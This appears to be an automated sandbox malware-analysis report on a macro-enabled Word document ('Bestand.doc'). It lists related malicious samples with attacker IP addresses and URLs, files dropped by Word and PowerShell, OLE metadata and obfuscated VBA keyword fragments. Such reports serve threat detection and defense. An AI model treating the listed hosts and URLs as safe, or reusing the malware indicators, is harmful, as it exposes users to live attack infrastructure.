	PACK.doc	Get hash	malicious	Browse	• 5.2.136.90
	pack 2254794.doc	Get hash	malicious	Browse	• 5.2.136.90
	DATA-480841.doc	Get hash	malicious	Browse	• 5.2.136.90
	Documenten_9274874 8574977265.doc	Get hash	malicious	Browse	• 5.2.136.90
	pack-91089 416755919.doc	Get hash	malicious	Browse	• 5.2.136.90
	Adjunto.doc	Get hash	malicious	Browse	• 5.2.136.90
	arc-NZY886292.doc	Get hash	malicious	Browse	• 5.2.136.90
	NQN0244_012021.doc	Get hash	malicious	Browse	• 5.2.136.90
	4560 2021 UE_9893.doc	Get hash	malicious	Browse	• 5.2.136.90
	Scan-0767672.doc	Get hash	malicious	Browse	• 5.2.136.90
	Documento-2021.doc	Get hash	malicious	Browse	• 5.2.136.90
	informazioni-0501-012021.doc	Get hash	malicious	Browse	• 5.2.136.90
	rapport 40329241.doc	Get hash	malicious	Browse	• 5.2.136.90
	info_39534.doc	Get hash	malicious	Browse	• 5.2.136.90
	Dati_012021_688_89301.doc	Get hash	malicious	Browse	• 5.2.136.90
	2199212_20210105_160680.doc	Get hash	malicious	Browse	• 5.2.136.90
	ARCHIVO_FILE.doc	Get hash	malicious	Browse	• 5.2.136.90
	doc_X_13536.doc	Get hash	malicious	Browse	• 5.2.136.90
	REP380501 040121.doc	Get hash	malicious	Browse	• 5.2.136.90
NETINTERNETNetinternetBilisimTeknolojileriASTR	arc-NZY886292.doc	Get hash	malicious	Browse	• 89.252.164.58
	document-838642002.xls	Get hash	malicious	Browse	• 91.227.6.25
	document-838642002.xls	Get hash	malicious	Browse	• 91.227.6.25
	hesaphareket.exe	Get hash	malicious	Browse	• 93.113.60.67
	p4EnaC8ciX.exe	Get hash	malicious	Browse	• 89.43.28.149
	PO_#17112020.xlsx	Get hash	malicious	Browse	• 93.113.63.58
	PO_#16112020.xlsx	Get hash	malicious	Browse	• 93.113.63.58
	d0i44FhH4N.exe	Get hash	malicious	Browse	• 213.238.179.185
	p6TKrX8BsM.exe	Get hash	malicious	Browse	• 213.238.179.185

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Scan001_09112020.exe	Get hash	malicious	Browse	• 89.43.28.149
	BPhcOvPkRQ.exe	Get hash	malicious	Browse	• 93.113.60.67
	blJsM74xxM.exe	Get hash	malicious	Browse	• 213.238.17 9.185
	ORDER 20200717-019.exe	Get hash	malicious	Browse	• 95.173.190.12
	Purchase Order 1674,pdf.exe	Get hash	malicious	Browse	• 89.43.28.149
	lab7_executable2.doc	Get hash	malicious	Browse	• 91.227.6.25
	http://https://jetsgmbhcom-my.sharepoint.com:443/:b:/g/personal/g_petrova_jetsgmbh_com/Eflus5lYFHBKhp-a3eq9etsBroqnbi9FaLH1uKjHJLoO3Q?e=4%3amUSYs9&at=9	Get hash	malicious	Browse	• 213.238.181.27
	9-212-99177.xls	Get hash	malicious	Browse	• 95.173.190.227
	malware.xls	Get hash	malicious	Browse	• 213.238.17 9.232
	doc720.xls	Get hash	malicious	Browse	• 213.238.17 9.232
	Contract_892.xls	Get hash	malicious	Browse	• 213.238.17 9.232
ZINIOSS-AS-INZiniosInformationTechnologyPvtLtdIN	http://https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&cad=rja&uact=8&ved=2ahUKEwi0xvriv7ztAhVjJaYKHWwTAa4QFjAAegQIBBAC&url=https%3A%2F%2Fomautomation.biz%2F&usg=AOvVaw1teX4l5kJb0V5MEoZePI27	Get hash	malicious	Browse	• 103.83.81.148
	Statement of Account.exe	Get hash	malicious	Browse	• 103.83.81.68
	GA454NPHTQTHRUPUTLOC2.PDF.exe	Get hash	malicious	Browse	• 103.83.81.68
	NEW ORDER REQUEST.exe	Get hash	malicious	Browse	• 103.83.81.68
	GA454NPHTQTHRUPUTLOC2.PDF.exe	Get hash	malicious	Browse	• 103.83.81.68
	yqgfkacF46F6MMR.exe	Get hash	malicious	Browse	• 103.83.81.68
	ID20224011170004382015_REDEMPTION_REKSA DANA BATAVIA DANA LIKUID_pdf.exe	Get hash	malicious	Browse	• 103.83.81.68
	TCS.exe	Get hash	malicious	Browse	• 103.83.81.68
	IM_Doc_0003520270.PDF.exe	Get hash	malicious	Browse	• 103.83.81.68
	TNT Numero.exe	Get hash	malicious	Browse	• 103.83.81.68
	Customer Advisory - Telephone Issue November.pdf.exe	Get hash	malicious	Browse	• 103.83.81.68
	KvFgUzWPYO.exe	Get hash	malicious	Browse	• 103.129.98.58
	pwCW5ejrKx.exe	Get hash	malicious	Browse	• 103.83.81.68
	2wayzxxxxxxxxxxxx.exe	Get hash	malicious	Browse	• 103.83.81.68
	n8ziBFsOJ3.exe	Get hash	malicious	Browse	• 103.129.98.58
	57NSgaJ5Hk.exe	Get hash	malicious	Browse	• 103.129.98.58
	XH9fEeUgK5.exe	Get hash	malicious	Browse	• 103.83.81.68
	ES_MSC-20024169(BL DRAFT) .pdf.exe	Get hash	malicious	Browse	• 103.83.81.68
	AWB775678FGH456789HVC59-Shipment_INV_pdf.exe	Get hash	malicious	Browse	• 103.83.81.68
	HpNZcsvnWY.exe	Get hash	malicious	Browse	• 103.129.98.58
LINODE-APLinodeLLCUS	6SRdYNN63E.exe	Get hash	malicious	Browse	• 176.58.123.25
	http://https://doc.clickup.com/p/h/2hm67-99/806f7673f7694a9	Get hash	malicious	Browse	• 45.79.77.20
	http://https://farmetal.org/ofc3	Get hash	malicious	Browse	• 45.79.77.20
	http://https://www.solarwinds.com/systems-management-bundle/registration?CMP=BIZ-EDM-520-SW_NA_X_RR_PPD_LD_EN_SYSMBG_X-XSYS-REG-2020	Get hash	malicious	Browse	• 45.33.3.7
	7mB0FoVcSn.exe	Get hash	malicious	Browse	• 192.155.90.90
	xLH4kwOjXR.exe	Get hash	malicious	Browse	• 172.105.19 6.152
	DfES2eBy48.exe	Get hash	malicious	Browse	• 172.105.19 6.152
	56HTe9n3fI.exe	Get hash	malicious	Browse	• 172.105.19 6.152
	eyorp69bxO.exe	Get hash	malicious	Browse	• 172.105.19 6.152
	d2Hh2e62ZG.exe	Get hash	malicious	Browse	• 80.85.84.72
	utox.exe	Get hash	malicious	Browse	• 178.79.169.204
	3965.dll	Get hash	malicious	Browse	• 172.105.126.54
	Statement_1472621419.xls	Get hash	malicious	Browse	• 172.105.126.54
	Statement_1472621419.xls	Get hash	malicious	Browse	• 172.105.126.54
	Statement_1472621419.xls	Get hash	malicious	Browse	• 172.105.126.54
	SecuriteInfo.com.VB.Heur.EmoDldr.32.A0B4C65C.Gen.18253.doc	Get hash	malicious	Browse	• 23.92.21.99
	SecuriteInfo.com.VB.Heur.EmoDldr.32.A0B4C65C.Gen.18253.doc	Get hash	malicious	Browse	• 23.92.21.99
	SecuriteInfo.com.VB.Heur.EmoDldr.32.9BF70318.Gen.10729.doc	Get hash	malicious	Browse	• 23.92.21.99

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.VB.Heur.EmoDldr.32.A0B4C65C.Gen.18253.doc	Get hash	malicious	Browse	• 23.92.21.99
	SecuriteInfo.com.VB.Heur.EmoDldr.32.9BF70318.Gen.10729.doc	Get hash	malicious	Browse	• 23.92.21.99

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{9B0EF2ED-537D-406E-B057-1B1541B1D39D}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-966771315-3019405637-367336477-1006\f554348b930ff81505ce47f7c6b7d232_ea860e7a-a87f-4a88-92ef-38f744458171	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	1.0424600748477153
Encrypted:	false
SSDEEP:	3:/lbWwWl:sZ
MD5:	3B7B4F5326139F48EFA0AAE509E2FE58
SHA1:	209A1CE7AF7FF28CCD52AE9C8A89DEE5F2C1D57A
SHA-256:	D47B073BF489AB75A26EBF82ABA0DAB7A484F83F8200AB85EBD57BED472022FC
SHA-512:	C99D99EA71E54629815099464A233E7617E4E118DD5B2A7A32CF41141CB9815DF47B0A40D1A9F89980C307596B53DD63F76DD52CF10EE21F47C635C5F68786B5
Malicious:	false
Preview:	.....user.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Bestand.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Wed Aug 26 14:08:15 2020, atime=Fri Jan 8 01:35:35 2021, length=171008, window=hide
Category:	dropped
Size (bytes):	1994
Entropy (8bit):	4.5245071903649485
Encrypted:	false
SSDEEP:	48:81/XT0jFPNHsHRFQfQh21/XT0jFPNHsHRFQfQ/:81/XojFxsXQfQh21/XojFxsXQfQ/
MD5:	3E9F0F87D8B31070B39E2755FBF0A3C5
SHA1:	2DB1EDA1104A69FB283E1681C32B552E22EEA3FD
SHA-256:	708FFE01FFA85316F7E0B238F1A2479CED34796F19DF08946C9A7ECAB06C73C7

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Bestand.LNK	
SHA-512:	177903C85DED6CC24DED8631AEDAADBB9B598FF3D2E964C512F77969B9F4453C6298F4F7B305394A290DFDF9BA8DD1A5B079688185C89890DEFF4088D021E2F
Malicious:	false
Preview:	L.....F.... ...lV...{..lV...{..0...f.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....^.2.....(Rr. .Bestand.doc.D.....Q.y.Q.y*...8.....B.e.s.t.a.n.d...d.o.c.....u.....-...8...[.....?J.....C:\Users\..#.....\\305090\Users.user\Desktop\Bestand.doc."....\....\....\....\....\....\.D.e.s.k.t.o.p.\.B.e.s.t.a.n.d...d.o.c.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....305090.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....[....L..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	59
Entropy (8bit):	4.18963336378096
Encrypted:	false
SSDEEP:	3:M19iBd5o/8Bd5omX19iBd5ov:Me30Q3o3y
MD5:	5A1F1D8C9E6C6E24A01B52F5F2834005
SHA1:	5670FB6B5EA66B2BF15329B232C1628566625A92
SHA-256:	9D3FAE6D0BDDB4CFC66E3542A4B42782E352C0A5F1BDB1999CCC5C59B9BCFC68
SHA-512:	4241841EC27D9BFB5C4FD75ECCA5B343B4ED633D253F198EE74B71BF40C77975088DF8AC0B80D47BA363B789E1C04A0A51737C310281D2DBB853FB1219C7C6D
Malicious:	false
Preview:	[doc]..Bestand.LNK=0..Bestand.LNK=0..[doc]..Bestand.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIlD9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\T34CJE67ZJGLFSV18T6Q.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5829617355044774
Encrypted:	false
SSDEEP:	96:chQCsMqbqvsqvJCwolz8hQCsMqbqvsEHyqvJCwor/zvlYkHyf8OzlUVrIu:cy+olz8yWHnor/zvWf8OgIu
MD5:	1A838ABB3A40279F383AB1C21E56F683
SHA1:	27A1DA6BA86FA744C3CC8F3D2FFFDBEC7CFFD703
SHA-256:	5A663A1A8212AA670A701C2822949796FCAAC0AADC313CCD72E8AB09820FD5F3
SHA-512:	9DD9559A026717565F7ABDCD3169DF241EC33534B04F2E0A59499833481648CEBE7DCC61ECD6AF3ED45CF04EB152F5F07DB211D253AC4EACB85A960AC62DA8B
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1....j.1.....:''..WINDOW~1..R.....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$estand.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped

C:\Users\user\Desktop\~$estand.doc	
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lIlD9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCD6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w.....z.....w.....x...

C:\Users\user\Lqpw_5i\F4w0osc\R95F.dll	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	199626
Entropy (8bit):	7.481670588286676
Encrypted:	false
SSDEEP:	3072:hwbpDnn9FRrNyVBYF0n3ajFq4weCp2S2MJdhzybMO8dSySA:hsl9FpaBYF0nVp2MJHybR8dS9
MD5:	1C6DB931E1A9E52F74433510909ED133
SHA1:	B8D72335A962827DD6DB2912ECF0FC6DC56AABD8
SHA-256:	A39809D9A9B1DA262E89F785721DB56192DE84327342F98463761F30E17B5A52
SHA-512:	95B77C343A49F7F95FC47D0B3C5D66A78EA6BF1DE61BBC2492EF741E026DC4FDEC39B9BB071F5FBD524D85324D3B3171A33513BD1DB914CD7EB7E6E38CF6B74
Malicious:	false
Preview:	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0">. <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=1">. <title>Account Suspended</title>. <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css">. <style type="text/css">. body {. font-family: Arial, Helvetica, sans-serif;. font-size: 14px;. line-height: 1.428571429;. background-color: #ffffff;. color: #2F3230;. padding: 0;. margin: 0;. }. section {. display: block;. padding: 0;. margin: 0;. }. .container {. margin-left: auto;. margin-right: auto;. padding: 0 10px;.

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: didactic Intelligent system Incredible Wooden Sausages Developer Practical Plastic Cheese port Awesome Fresh Chicken Maine, Author: Kylian Paul, Template: Normal.dotm, Last Saved By: Clara Menard, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Jan 5 14:23:00 2021, Last Saved Time/Date: Tue Jan 5 14:24:00 2021, Number of Pages: 1, Number of Words: 2604, Number of Characters: 14849, Security: 8
Entropy (8bit):	6.692610588134994
TrID:	• Microsoft Word document (32009/1) 79.99% • Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	Bestand.doc
File size:	170140
MD5:	64553aae596a4b3177964c3bac7502eb
SHA1:	9cdaf9d3f8dc72d15055fb5ca20fc0dd79b438ff
SHA256:	05ec62e5c17cce0faee1f6e791180a7104de6a277f0a3981a65ad43286b5854f
SHA512:	2632df66c05351acc150776c8841adc20ab56105297e233b29982b4320f2ab9627bdc25bd6177c2d8fa9773da195c9fa5211779c5dfcea575cba96d813fbb8bd
SSDEEP:	3072:WIs9ufstRUUKSns8T00JSHUgteMJ8qMD7gYrIXJ:u9ufsfgIf0pL3XJ
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Bestand.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	didactic Intelligent system Incredible Wooden Sausages Developer Practical Plastic Cheese port Awesome Fresh Chicken Maine
Author:	Kylian Paul
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Clara Menard
Revion Number:	1
Total Edit Time:	0
Create Time:	2021-01-05 14:23:00
Last Saved Time:	2021-01-05 14:24:00
Number of Pages:	1
Number of Words:	2604
Number of Characters:	14849
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	-535
Number of Lines:	123
Number of Paragraphs:	34
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: A81c_pcot0t3c8, Stream Size: 17941

General	
Stream Path:	Macros/VBA/A81c_pcot0t3c8
VBA File Name:	A81c_pcot0t3c8
Stream Size:	17941
Data ASCII:	. . . . . | . . . . . 0 . . . . . * . . . . . x . . . . . M E . . . . .

General	
Data Raw:	01 16 01 00 00 f0 00 00 00 7c 06 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 83 06 00 00 93 30 00 00 00 00 00 00 01 00 00 00 e9 f2 15 2a 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
chutdOAFs
"nbBVBbrmTJhR"
uSvkK
TjDNNFkVD
Object
"DTeWBCeIuXcgIDGC"
TmGkDL.CreateTextFile("LhykJB:\jTdNFUJ\PnxpBEA.YspSlC")
"mMpvHwuBnnrqGyIFq"
hQCyFzF.WriteLine
ncXeGEGfF
AFnzJ
ArkJEKEEH
RJCEFJhC
Nothing
"AfSXEBzJIIxvQmJC"
"NkEpBgFHAsWaxHT"
hgvZG.WriteLine
fdLCFDmF.WriteLine
mbDbF
WcDDCTDnI
"YfIwYFFntmmdDsPv"
bcUFD
XJUEA
"tZZjtwJRCQcVAD"
tfgmN.Close
"TwoNCIGurJPYA"
"QsixYFOXyEEAmh"
WiXswI
"GqSFCtOyDYdfx"
TjDNNFkVD.CreateTextFile("JYXoyLAMu:\EFBhEtGsQ\owfrHBHf.anGOrJLhY")
ZZzrG
UgnVAHcRD
yHxgEeJg:
bcUFD:
eLNGd:
kcuElHl
UaCEJEERD.Close
TOXmCsgb.Close
PuAVBFFM
bcUFD.WriteLine
JkICEEJbA
dwJWfYEzQ
tfgmN:
yHxgEeJg.Close
hgvZG:
FrVPCyW
GEopA
tIaWTAJA
PdhtG
ZQkkGq
cVkLD
LXJdHABRP
eRxrHHEBB
hKjoxAHI
IYlnG
tNngtUo
UaCEJEERD.WriteLine

Keyword
RJCEFJhC.Close
eLNGd.WriteLine
"MJtNyEaooLCJCF"
"JNHUAINVrwxEKEHD"
rINmB
ZYnQf:
"ehJSnoaWvoCEfGL"
vsASGFtA
KTDSIL.CreateTextFile("VdGtFIE:\SzlumIC\CndNBJiEG.WAxLRDDC")
"YIyOHHHeDXloKIBE"
NHymnJzG:
sewLMSSJg
KzJMOvqoA
ZYnQf.WriteLine
"RMNuAAEfwmHGkp"
sPUjHbDB.WriteLine
"eKjGCADVsuMVfjHhDc"
eHrGyvyM
GUUgA.CreateTextFile("gDyoIzGDe:\zHPnE\SlHrCGBaB.xpVdXbCuJ")
xDUMl
noyuzC
fqoDE
Resume
"cWptEtSbgvWCAD"
TiWkS
JJetH
buKzFt
qdDeFbDk
"]an"
"CljNpAVDuUTJuHv"
MeLoxDCJT
KTDSIL
GzGtFB
KFlvRoHB
UaCEJEERD:
UnVnjA
aCXYJWIHA
ApdWADYGV
hKDFekFGF
pzqeBGIAH
pGLWAAGJ
ZEetCEyLC
WOdrGBJG
zetDIDBDI
sPUjHbDB:
rfIxFdkBE.WriteLine
"QxWCtMBxGzkkBAU"
NHymnJzG.Close
fMPBmQ
"QkKSDHgSXaAA"
Eyshwbjqie_zkc
yHxgEeJg
SYgbDdCEH
"QCgbCFzJiDJUEIHES"
"RmlAGEzIZqLPNdlDj"
NPOhCPGF
gxwmz
NHymnJzG
TOXmCsgb
tfgmN.WriteLine
hlEyDCTAH
yHxgEeJg.WriteLine
sbLwDeWJ
sPUjHbDB.Close

Keyword
hQCyFzF.Close
"lSOfQyhpoF"
UjlQFBJj
cTUpB
IfdcD
VB_Name
eLNGd.Close
UjlQFBJj.CreateTextFile("zGzGFMUJD:\QkpIYHOrc\FwQpsJ.ddKnHUJB")
buKzFt.CreateTextFile("sucQc:\iYsaHyNC\NiIqHAH.mTesbI")
eDbUAXI
TptSCH
XSlyHJ
"EXrpEHndyyG"
TbHJC
"RVkNwtRXUzC"
JjBKEUXqH
TptSCH.CreateTextFile("MqoMRwwIg:\gqqsLDE\cFTTPq.jfZyU")
VNhJZVCB
"uAYnHfspvFJ"
Mid(Application.Name,
deuxb
sPUjHbDB
"HNkPCvHSVKIC"
EcBqJBVE
"jyJEJqDCTEnyIA"
hgvZG.Close
naqcFCA
xZGeAsHP
FijxC
hrqzdCF
uwCSCCEO
MeLoxDCJT.CreateTextFile("VixyO:\QYvZJLAY\DkDtKB.ACnqoxJ")
"qsYNSviAFUkyhFd"
tNvqYU
"lkkOeHeJHjmGONABFI"
gJsfsb
fxJTHGJF
JJetH.Close
XhUYUbSBA
IuDSasFIm
bcUFD.Close
BuEcDJvc
NHymnJzG.WriteLine
QAhNFQ
tfgmN
VWiBw
UaCEJEERD
TiWkS.CreateTextFile("JhEjHJH:\heHcF\xIjwBCI.IWEODGR")
ixuyHGriH
iOplaUSwB
TFPJDBSa
eRxrHHEBB:
rfIxFdkBE.Close
TmGkDL
LUJoKCCQ
uwCSCCEO.WriteLine
"rWCJIFDWVfATR"
ZYnQf
"txLTFDcUtlBJi"
LBFSC
PkQhSAw
eLNGd
EjrLDNGq
ApdWADYGV.Close

Keyword
ZYnQf.Close
LqqhhpAQ
eTBBLHXwx
msoKFIIMI
"WVtJEvzwejAL"
ApdWADYGV:
"]anw["
sHovtYJn
kIALACE
HjcgHbA
vkAhEABKZ
PzSZDA
eBvGf
JJetH:
"pIHMJANYJmFIe"
eRxrHHEBB.WriteLine
"AdLOPbWTXOCCRm"
oTwTJAJ
WcDDCTDnI.CreateTextFile("MRDYFoGGc:\LGsvZeCE\WxUJACHB.KjAkiD")
"GuEmEfvZLaJDIAX"
"UqiKuFLuUFAG"
ClgfEDCg
"yfwQBHQfgeJbFJB"
GPfHF
"GApbBlepzWxnI"
hQCyFzF
"zDOlFEIFBVWkPbIC"
rfIxFdkBE:
"hDlEFEcAPqOXZqg"
ApdWADYGV.WriteLine
bwdNxC
AUZLIjCLH
"zErBUYAGeMPaGBPDC"
"xaOQJbzFVCXtJADD"
"hWxuzXUxYdWuBHC"
WqyIx.CreateTextFile("ylDMcFB:\AAOOMAKJq\xwBWuI.IOYsGSuDB")
TOXmCsgb.WriteLine
ODgRUaAId
bzYfQcEHB
"ufltvttBnHJNx"
qhuKHDC
NctjGT
hQCyFzF:
uwCSCCEO.Close
PRsSHBf
YBonG
"xfhECJccxFyA"
yKTqX
ImZpAHpaF
"RmgSBGJYhhoQDxVIT"
QCDEyAHw
"aekFkFuGVeluWCH"
uLRAyCA
vKdAbBHGq
uvgvJGfI
PvcTcFOF
bYwGEijH
zetDIDBDI.CreateTextFile("ayAqsH:\opXXFq\UykoCNloH.lEEiEJlG")
"wOTiEDqNZtWN"
msoKFIIMI.CreateTextFile("SQhZmTV:\ITZNAskG\hSsqo.sNJcmiGF")
WqyIx
"lObhAqBUYxXfy"
fdLCFDmF
"LhUxJGiLUCZp"

Keyword
AUZLIjCLH.CreateTextFile("LPJPJFI:\CTzVF\dLRZEH.maUZE")
bwdNxC.CreateTextFile("tNUBI:\bUxfKyODA\ZyrvC.WCgQpU")
eRxrHHEBB.Close
RJCEFJhC.WriteLine
"FCWeAwOsytUsCF"
JJetH.WriteLine
TOXmCsgb:
Error
zubYHA
gnToaBcmF
Attribute
tNvqYU.CreateTextFile("sGEGIHLHI:\qsyPj\EiYLgCIK.EdPNHU")
dUEpTnTJX
GUUgA
fdLCFDmF.Close
IYUAEB
ryExlJiIc
Function
UcUhFvH
RJCEFJhC:
rfIxFdkBE
nEFlbEa
"TzymSNqRGdH"
hgvZG
uwCSCCEO:
UbNkCZ
FijxC.CreateTextFile("DNCEiIDxC:\EYevg\MFdKF.RmyPCLa")
ZZzrG.CreateTextFile("HrrfJtDR:\BPgVNA\eowWDqCnB.iaEjRFDB")
kUseBAG
kggQZcCIE
"CColSRKUqE"
fdLCFDmF:

VBA Code

VBA File Name: Larj61e5m5vzwh77, Stream Size: 703

General	
Stream Path:	Macros/VBA/Larj61e5m5vzwh77
VBA File Name:	Larj61e5m5vzwh77
Stream Size:	703
Data ASCII:	. . . . . # . . . . . 4 . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 e9 f2 f7 34 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: Teh9tkv0p83u4g, Stream Size: 1114

General	
Stream Path:	Macros/VBA/Teh9tkv0p83u4g
VBA File Name:	Teh9tkv0p83u4g
Stream Size:	1114

General	
Data ASCII:	. . . . u . . . . t G . . . . x . . . . M E . . . .
